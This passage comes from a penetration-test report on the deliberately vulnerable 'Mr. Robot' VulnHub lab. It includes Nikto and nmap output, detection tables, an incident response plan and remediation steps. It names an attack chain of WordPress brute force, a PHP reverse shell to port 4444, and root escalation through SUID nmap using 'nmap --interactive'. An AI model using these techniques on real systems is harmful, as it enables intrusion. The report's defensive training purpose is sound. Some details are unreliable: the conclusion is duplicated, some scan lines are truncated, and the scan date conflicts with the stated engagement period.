+ [999100] /index: Uncommon header(s) 'tcn' found, with contents: list.
+ [999965] /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives
'index' were found: index.html, index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/827
+ [999993] /: Hostname '192.168.56.114' does not match certificate names (CN: www.example.com, SAN: none). See: https://cwe.mitre.org/data/definitions/29
ml
+ [999966] /: The Content-Encoding header is set to "deflate" which may mean that the server is vulnerable to the BREACH attack. See: http://breachattack
/
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transp
ecurity
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Op

```

Figure 30 - Nikto Scan Results

4.3.2. API Security Testing

Identify security vulnerabilities in the application's API endpoints, such as insecure direct object references (IDOR) and broken authentication.

API Security Category	Finding	Status
API1:2023 — Broken Object Level Authorization	Unauthenticated read of all /wp-json/wp/v2/users/ — exposes usernames, IDs, and avatar URLs	Vulnerable
API2:2023 — Broken Authentication	No API key, OAuth, or token required for user enumeration endpoints	Vulnerable
API3:2023 — Broken Object Property Level Auth	User endpoint exposes internal fields (capabilities, extra_capabilities) to unauthenticated callers	Vulnerable
API4:2023 — Unrestricted Resource Consumption	No rate limiting on /wp-json/wp/v2/ endpoints — open to enumeration scraping	Vulnerable
API5:2023 — Broken Function Level Auth	POST /wp-json/wp/v2/posts accessible to authenticated users — tested, no privilege escalation via API alone	Partially Tested
API6:2023 — Unrestricted Access to Sensitive Business Flows	Mass user enumeration possible with no throttling or CAPTCHA on API	Vulnerable

5. Blue Team – Defensive Analysis

The Blue Team's task was to monitor, detect, and respond in the presence of attacks against Mayo Industries to evaluate the effectiveness of defensive controls and organizational preparedness to real-world attacks simulated by the Red Team.

5.1. Detection & Response

Mayo Industries' defensive squad, known as the Blue squad, is in charge of identifying and responding to threats. Analysts are continuously keeping an eye on SIEM alarms and looking for unusual activity in system and application logs. In the case of a breach, this knowledgeable team will swiftly contain and eliminate a danger in order to minimize its damage and safeguard the organization's vital network infrastructure. They do this by using a comprehensive incident response strategy.

5.1.1. Log analysis

The Blue Team analyzed authentication logs for failed login attempts.

Detection

- Unusual number of connection attempts across multiple ports
- SYN scan patterns visible in network logs

```
L$ nmap -sV -sC -A 192.168.56.114
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-03 09:38 -0400
Nmap scan report for 192.168.56.114
Host is up (0.0051s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp    open  ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
|_http-server-header: Apache
|_ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:60:6E:B0 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.10 - 4.11 (98%), Linux 3.13 - 4.4 (98%), Linux 3.16 - 4.6 (96%), Linux 3.2 - 4%
), Linux 3.2 - 3.8 (93%), Linux 3.16 (93%), Linux 4.4 (93%), Linux 3.13 or 4.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1 5.07 ms 192.168.56.114

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.35 seconds
```

Figure 31 – nmap scan detection

Attack Phase	Log Source	Detection Indicator	Detectability
Nmap Port Scan	Apache access.log, IDS	High volume connection attempts from single IP	Medium
Gobuster Dir Enum	Apache access.log	Rapid sequential 404 responses	Medium
Brute-Force Login	WordPress auth.log	Repeated login failures from single IP	High
Reverse Shell	Firewall, netstat	Outbound connection to attacker IP on port 4444	Low
SUID Exploitation	auditd, syslog	nmap spawning /bin/sh as root	Low

5.1.2. SIEM Alerts (Security Information and Event Management)

The Red Team attempts real-world attacks against Mayo Industries using exploit techniques such as brute-force login, privilege escalation, and lateral movement. The Blue Team uses threat detection processes and SIEM alerts to detect these activities and flag indicators of compromise such as multiple failed logins or misaligned times of access. And as the defenders work quickly to follow incident response processes to contain an attack, eliminate threats, and protect the critical infrastructure.

Alert 1 - WordPress Brute-Force Login Attack

Using a target-specific password list that was acquired from the application, a brute-force assault was carried out against the WordPress login page. Unauthorized administrative access resulted from the successful acquisition of valid credentials due to inadequate authentication procedures and the absence of rate limitation.

Alert 2 - Reverse Shell / Anomalous Outbound Connection

A reverse shell was established by uploading a malicious PHP payload to the web application. The target system initiated an outbound connection to the attacker machine, providing remote command execution capabilities. This activity represents an anomalous outbound connection and indicates a critical security breach.

5.1.3. Incident Handling

The Blue Team defined an Incident Response (IR) procedure based on the NIST SP 800-61 framework, mapped to the specific attack chain observed against the Mr. Robot machine. This procedure should be adopted by Mayo Industries for future incidents of this type.

IR Phase 1 - Preparation

- Establishing the capabilities required to identify and address events before they happen is the main goal of the preparation phase. For the Mr. Robot machine, this entails setting up web server logs, system logs (/var/log/auth.log), and monitoring tools like SIEM or IDS/IPS. This phase also includes security controls like strong password restrictions, turning off unused services, and maintaining system patches.

IR Phase 2 - Detection & Analysis

- recognizing strange log entries, such as frequent authentication failures (Failed password in /var/log/auth.log), or several unsuccessful logins attempts against the WordPress login page (indicative of a brute-force assault). Suspicious outgoing connections, like a reverse shell connecting back to an attacker's computer, can also be found by network monitoring software. Determining whether the activity is malicious and evaluating its extent and impact are the objectives at this point.

IR Phase 3 – Containment

- blocking the attacker's IP address, disabling compromised accounts, or isolating the affected system from the network.

IR Phase 4 – Eradication

- It focuses on removing the root cause of the incident. In this scenario, it involves identifying how the attacker gained access such as weak WordPress credentials or vulnerable plugins and eliminating those vulnerabilities. This may include deleting malicious files, removing backdoors.

IR Phase 5 – Recovery

- After cleaning the system, services such as the web server or WordPress application are brought back online. During this phase, systems should be closely monitored for any signs of recurring malicious activity.

IR Phase6 - Lessons Learned

- This includes recording how the attacker obtained root access, exploited vulnerabilities, and carried out the brute-force attack. During the response process, security personnel should assess what went well and what didn't. Organizations can alter policies, enhance monitoring rules (such SIEM alerts for unsuccessful logins), and fortify defenses based on this information.

5.2. Security Posture Evaluation

To evaluate whether Mayo Industries' current security controls - firewalls, IDS/IPS systems, and EDR systems were effective in preventing, detecting, and controlling Red Team attacks.

5.2.1. Effectiveness of Firewall

Because it did not prevent brute-force login attempts and permitted unrestricted access to services like HTTP, the firewall was useless. Additionally, it was unable to prevent outbound reverse shell connections, a sign of improper access control rules and egress filtering.

5.2.2. IDS/IPS (Intrusion Detection)

No indication of an active IDS/IPS was found. Attacks like reverse shell activity, strange HTTP traffic, and brute-force login attempts were not identified or prevented. Alerts for these anomalies should have been produced by an appropriately configured IDS/IPS.

5.2.3. EDR (Endpoint Detection and Response)

Effective endpoint detection and response (EDR) was absent from the system. Reverse shell execution and privilege escalation were not found to be malicious behaviors. There were no automatic response systems, behavioral analysis, or process monitoring.

Control Domain	Current State	Effectiveness	Gap
Firewall / WAF	Basic firewall only	INADEQUATE	No WAF, no egress filtering, no rate limiting
IDS / IPS	Not deployed	ABSENT	Scanning and exploitation undetected at network level
SIEM / Log Management	Not deployed	ABSENT	No alert capability for any attack phase
EDR / auditd	Not deployed	ABSENT	Privilege escalation and shell execution unlogged

5.3. Recommendation for improvement

Based on the Red Team's attack simulation and the Blue Team's defensive observations, the following key recommendations are provided to strengthen Mayo Industries' overall security.

5.3.1. Patch Management

The operating system, WordPress core, themes, and plugins should all be updated via a routine patch management procedure. To stop exploitation, vulnerabilities in out-of-date software should be quickly addressed. Timely patching can be ensured with the aid of vulnerability scanning tools and automated updates.

5.3.2. System Hardening

To lessen the attack surface, system hardening should be implemented. To stop brute-force attacks, this entails turning down unused services, imposing strict password regulations, and putting account lockout procedures in place. To prevent unwanted access, file permissions should be set up correctly.

6. Purple Team - Collaboration & Effectiveness

The Purple Team's role was to analyze the interaction between the Red and Blue Teams, identifying gaps in defenses and ensuring that findings were effectively translated into measurable security improvements.

6.1. Gap Analysis

Attack Vector	Red Team Result	Blue Team Coverage	Gap Severity
Brute-force login	Success — credentials obtained	No lockout policy	Critical
RCE via theme editor	Success — shell obtained	No file integrity monitoring	Critical
SUID escalation	Success — root achieved	No audited / EDR	High
Reverse shell (port 4444)	Success — undetected	No egress filtering	High
robots.txt disclosure	Success — aided attack	No sensitive path redaction	Medium

6.2. Improvement Validation

The Purple Team validated the following mitigation recommendations by simulating each attack after applying proposed controls in a test environment.

- Account Lockout Policy (WP limit login attempts plugin): VALIDATED - brute-force attack blocked after 5 attempts; attack time increased from ~2 hours to infeasible without IP rotation.

- Removal of SUID bit from nmap (chmod u-s /usr/local/bin/nmap): **VALIDATED** - nmap --interactive no longer escalates to root; attack chain broken at privilege escalation stage.
- robots.txt sanitisation (removing fsociety.dic reference): **VALIDATED** - wordlist no longer directly provided to attackers; brute-force still possible but significantly slower with generic wordlists.
- Egress firewall rule blocking port 4444 outbound: **VALIDATED** - reverse shell fails to connect; attacker must use alternative ports or protocols

6.3. Process Optimization

Organizations should use a structured Purple Team method, in which Red and Blue Teams work together constantly, to enhance coordination. To exchange ideas and strengthen defenses, regular attack simulations and feedback sessions must be held.

Efficiency will be increased by automating detection rules (such as SIEM alerts), carrying out recurring security audits, and keeping lines of communication open across teams. Faster threat detection and response will be ensured by ongoing training and playbook updates.

6.4. Remediation Roadmap

Findings are prioritized by exploitability and business impact. Mayo Industries should treat Critical items as immediate emergency actions.

ID	Vulnerability	Priority	Timeline	Remediation Action
V-01	WP Brute-Force / No Lockout	CRITICAL	Immediate (24h)	Install WP Limit Login Attempts, enable 2FA, restrict wp-login.php by IP
V-02	RCE via Theme Editor	CRITICAL	Immediate (24h)	Disable theme/plugin editor in wp-config.php: define('DISALLOW_FILE_EDIT', true)
V-03	SUID nmap Escalation	HIGH	< 7 days	Remove SUID bit: chmod u-s /usr/local/bin/nmap; update nmap to latest version
V-04	robots.txt Disclosure	HIGH	< 7 days	Remove sensitive file references from robots.txt; delete fsociety.dic from web root
V-05	MD5 Password Hashing	MEDIUM	< 30 days	Migrate to bcrypt or Argon2 hashed passwords with per-user salt
V-06	Directory Listing Enabled	LOW	< 30 days	Add Options -Indexes to Apache config for /wp-content/

7. Conclusion

Mayo Industries hired Hacker One to conduct a thorough Vulnerability Assessment and Penetration Test (VAPT) against the Mr. Robot Vuln Hub computer, a purposefully insecure system based on the fictitious hacking situations portrayed in the television series Mr. Robot. Finding, exploiting, and documenting every accessible attack vector within the predetermined scope was the goal.

Three teams (Red, Blue, and Purple) carried out the evaluation between September and October of 2025. The whole simulated network was covered; no areas were designated as off-limits. Three high-to-critical impact vulnerabilities, including root-level privilege escalation, that permitted a complete system compromise were discovered throughout the engagement.

Hacker One was recruited by Mayo Industries to perform a comprehensive Vulnerability Assessment and Penetration Test (VAPT) against the Mr. Robot Vuln Hub computer, a deliberately unsafe system based on the fake hacking scenarios depicted in the television series Mr. Robot. The objective was to identify, exploit, and record all available attack vectors within the specified area.

The examination was conducted in September and October of 2025 by three teams (Red, Blue, and Purple). There were no regions marked as off-limits; the whole virtual network was covered. During the engagement, three high-to-critical impact vulnerabilities were found, including root-level privilege escalation that allowed for a full system penetration.